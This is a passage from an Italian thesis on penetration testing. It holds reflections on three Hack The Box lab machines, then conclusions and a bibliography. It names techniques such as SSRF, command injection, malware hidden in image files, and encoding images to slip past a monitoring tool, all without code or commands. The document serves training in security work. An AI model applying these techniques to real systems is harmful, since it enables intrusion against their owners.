Il primo penetration test, relativo alla macchina virtuale "Sau", richiedeva un attacco Server-Side Request Forgery e un attacco Command Injection. Questo test è risultato molto appagante, poichè, con ricerche e analisi adeguate, le vulnerabilità sfruttabili erano abbastanza evidenti e ben documentate sul web. I servizi esposti sulla macchina vittima, inoltre, danno anche uno spunto relativo ad alcuni applicativi sconosciuti ma interessanti, ad esempio la web app di reindirizzamento "Request basket".

Come primo penetration test, è stato anche di impatto capire come spesso vengano rese note informazioni ritenute innoque, che, però, possono rivelarsi pericolose se acquisite da un malintenzionato, ad esempio la versione del software che viene utilizzato per la propria applicazione web.

Un'altra caratteristica dei penetration test che ho scoperto è l'importanza delle ricerche sul web, insieme alla facilità con cui possono essere trovati degli exploit per alcuni software, attività che consente di risparmiare una grande quantità di tempo e lavoro, cosa che non pensavo essere di tanta rilevanza.

Molto interessante è stato anche scoprire nuovi tipi di attacchi hacker proprio durante le ricerche per eseguire il test, come gli attacchi Server-Side Request Forgery e Command Injection, i quali possono rivelarsi particolarmente efficaci, se si ha una discreta conoscenza di come funzionano e come possono essere utilizzati su un dato bersaglio, anche perché richiedono solo poche linee di codice.

6.3 Considerazioni sul secondo penetration test

Il secondo penetration test, relativo alla macchina virtuale "Pilgrimage", è stato più ostico, poichè ha richiesto un'analisi dettagliata delle cartelle e dei file in esecuzione sulla macchina vittima, evidenziando che, spesso, il lavoro del penetration tester può richiedere molto tempo e pazienza per trovare un elemento di vulnerabilità adeguato.

Si è rivelato molto interessante anche scoprire come i file apparentemente innoqui, in questo caso le immagini, possano, in realtà, nascondere dei malware pericolosi, e come questi possano essere sfruttati per entrare nel sistema vittima. Ho anche scoperto strumenti molto semplici da usare per la conversione e decodifica dei file; è il caso di "CyberChef", una piattaforma open-source molto utile per i penetration test, che consente di convertire i file da una codifica all'altra, ad esempio da base esadecimale a base 64. Questa pratica è stata utile in quanto la macchina bersaglio conteneva un software che monitorava le immagini scaricate, e solo codificandole adeguatamente si poteva eludere questo antivirus.

In questa simulazione, ancor più che nelle altre, la ricerca sul web, e in particolare su GitHub, ha reso possibile utilizzare degli strumenti per la creazione di un file immagine contenente un malware. La facilità di utilizzo di tali strumenti e la loro reperibilità è un fattore che, da una parte, aiuta i penetration tester, dall'altra semplifica molto il lavoro di possibili malintenzionati, riducendo anche il livello di competenze che devono avere per poter effettuare attacchi cyber.

6.4 Considerazioni sul terzo penetration test

Il terzo penetration test, relativo alla macchina virtuale "Authority", è stato molto complesso; a differenza delle simulazioni precedenti, infatti, il considerevole numero di servizi disponibili sulla macchina vittima ha reso difficile trovare la giusta strada per entrare nel sistema. In questo caso sarrebbe stato sicuramente più facile eseguire il test con conoscenze pregresse sui servizi della macchina, anche perchè non è stato possibile trovare online delle

informazioni molto utili a riguardo; è stato, invece, necessario analizzare singolarmente gli elementi del sistema bersaglio, cosa che ha richiesto molto tempo. Un penetration tester esperto, probabilmente, avrebbe colto velocemente quali servizi potevano essere sfruttati per entrare nel sistema; anche per questo la macchina è classificata con difficoltà intermedia, sottolineando che sarebbe consigliabile affrontarla con una buona esperienza pregressa.

È stato interessante scoprire come, a volte, i sistemi di automazione si possono rivelare dannosi per la sicurezza informatica, dato che implementano spesso procedure di sicurezza superficiali e facilmente aggirabili, come, in questo caso, il software "Ansible". La procedura di decriptazione dei file relativi a questo software, inoltre, mi ha dato uno scorcio sui processi di crittografia, i quali, sebbene spesso possono sembrare molto rassicuranti, senza la giusta implementazione possono rivelarsi completamente inutili dal punto di vista della sicurezza.

Un'ulteriore peculiarità riscontrata riguarda il fatto che non era presente una precisa vulnerabilità, ma le informazioni di interesse erano sparse all'interno di cartelle e file di sistema apparentemente scollegati; inoltre l'exploit ha portato direttamente ai privilegi di amministratore, senza passare dall'utente e dalla privilege escalation. Per le particolarità sopra descritte, sono giunto alla conclusione che l'obiettivo formativo della macchina non fosse l'utilizzo e l'apprendimento di uno specifico strumento software, ma, piuttosto, rendere quanto più verosimile il test.

CAPITOLO 7

Conclusioni

In questa tesi è stato inizialmente introdotto il concetto di cybersecurity, con una discussione sul suo significato più generale e sulle motivazioni della sua importanza attuale. In seguito è stato introdotto il ruolo dei penetration test nella sicurezza informatica, si sono viste le varie tipologie e finalità che possono avere, così come l'impatto economico che hanno all'interno di in un progetto software; al contempo, è stata presentata la figura dell'ethical hacker, con uno sguardo alla corrente di pensiero principale degli hacker.

Successivamente sono state descritte alcune delle tecnologie cardine per l'esecuzione dei penetration test, come Kali Linux o Metasploit; dopo di ciò è stata illustraya la piattaforma con cui sono stati effettuati gli effettivi penetration test, cioè Hack The Box.

Sono state poi trattate tre delle simulazioni che Hack The Box mette a disposizione, con una descrizione dettagliata di come poter ricalcare i passi di queste challenge; sono state descritte le tecnologie coinvolte sia da parte dell'attaccante che da parte del difensore.

Sono stati anche descritti, nel corso delle simulazioni, alcuni dei servizi presenti all'interno delle macchine bersaglio; questi, infatti, possono rivelarsi utili per penetration test futuri in cui possono essere presenti con le stesse vulnerabilità.

Infine sono state presentate delle considerazioni personali in merito alle tecnologie utilizzate, i penetration test effettuati e le criticità riscontrate durante lo svolgimento di questi ultimi.

Il primo approccio a questa materia è stato, personalmente, molto stimolante e divertente, nonostante le difficoltà legate all'inesperienza e alle conoscenze ridotte sull'argomento.

In conclusione, considerando tutti gli aspetti socio-economici che sono stati trattati nel primo capitolo in merito alla sicurezza informatica, è evidente che i penetation test assumeranno in futuro un ruolo sempre più importante per la realizzazione e la manutenzione dei prodotti software; allo stesso modo, gli ethical hacker e, in particolare, i penetration tester, diventeranno figure professionali sempre più ricercate nelle industrie software.

Ringraziamenti

Ci tenevo a ringraziare il professore e relatore Domenico Ursino e il correlatore Luca Virgili per l'aiuto e la disponibilità avuti durante tutto lo svolgimento di questa tesi; mi hanno permesso di realizzare un elaborato ben strutturato e con le giuste metodologie.

Bibliografia

ACKERMAN, P. (2021), *Industrial Cybersecurity: Efficiently monitor the cybersecurity posture of your ICS environment*, Packt Publishing.

CHARLES J. BROOKS, P. C. D. S., CHRISTOPHER GROW (2018), *Cybersecurity Essentials*, Sybex.

DAMIEN VAN PUYVELDE, A. F. B. (2019), *Cybersecurity: Politics, Governance and Conflict in Cyberspace*, Polity Pr.

DOUGLAS W. HUBBARD, R. S. (2023), *How to Measure Anything in Cybersecurity Risk*, John Wiley Sons Inc.

GROUP, P. (2020), *Hacker da 0 a 100: Manuale di Hacking per principianti assoluti con Kali linux*, pubblicazione indipendente.

GUARNACCIA, E. (2022), *Cybersecurity Intelligence*, pubblicazione indipendente.

LEE BROTHERSTON, A. B. (2018), *La sicurezza dei dati e delle reti aziendali. Tecniche e best practice per evitare intrusioni indesiderate*, Tecniche Nuove.

LEVY, S. (2021), *Hackers: Gli eroi della rivoluzione informatica*, Shake Edizioni.

OCCUPYTHEWEB, A. V. (2021), *Basi di Linux per hacker. Networking, scripting e sicurezza in Kali*, Hoepli.

OZKAYA, E. (2019), *Cybersecurity: The Beginner's Guide: A comprehensive guide to getting started in cybersecurity*, Packt Publishing.

STALLINGS, W. (2022), *Sicurezza dei computer e delle reti*, Pearson.

STEINBERG, J. (2022), *Cybersecurity for Dummies*, For Dummies.

TSIOURAS, I. (2023), *Risk Management - Information Security, Cybersecurity, Data protection*, Youcanprint.

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press.

ZUANELLI, E. (2020), *Cybersecurity, protezione dei dati, privacy. Temi, nozioni, applicazioni. Un approccio interdisciplinare*, Aracne.

Siti web consultati

- Clusit, Associazione Italiana per la Sicurezza Informatica– `www.clusit.it`
- ANSA, Agenzia Nazionale Stampa Associata – `www.ansa.it`
- Istat, Istituto Nazionale di Statistica – `www.istat.it`
- ACN, Agenzia per la Cybersicurezza Nazionale – `www.acn.gov.it`
- Hack The Box, online cybersecurity training platform – `www.hackthebox.com`
- Wikipedia – `www.wikipedia.org`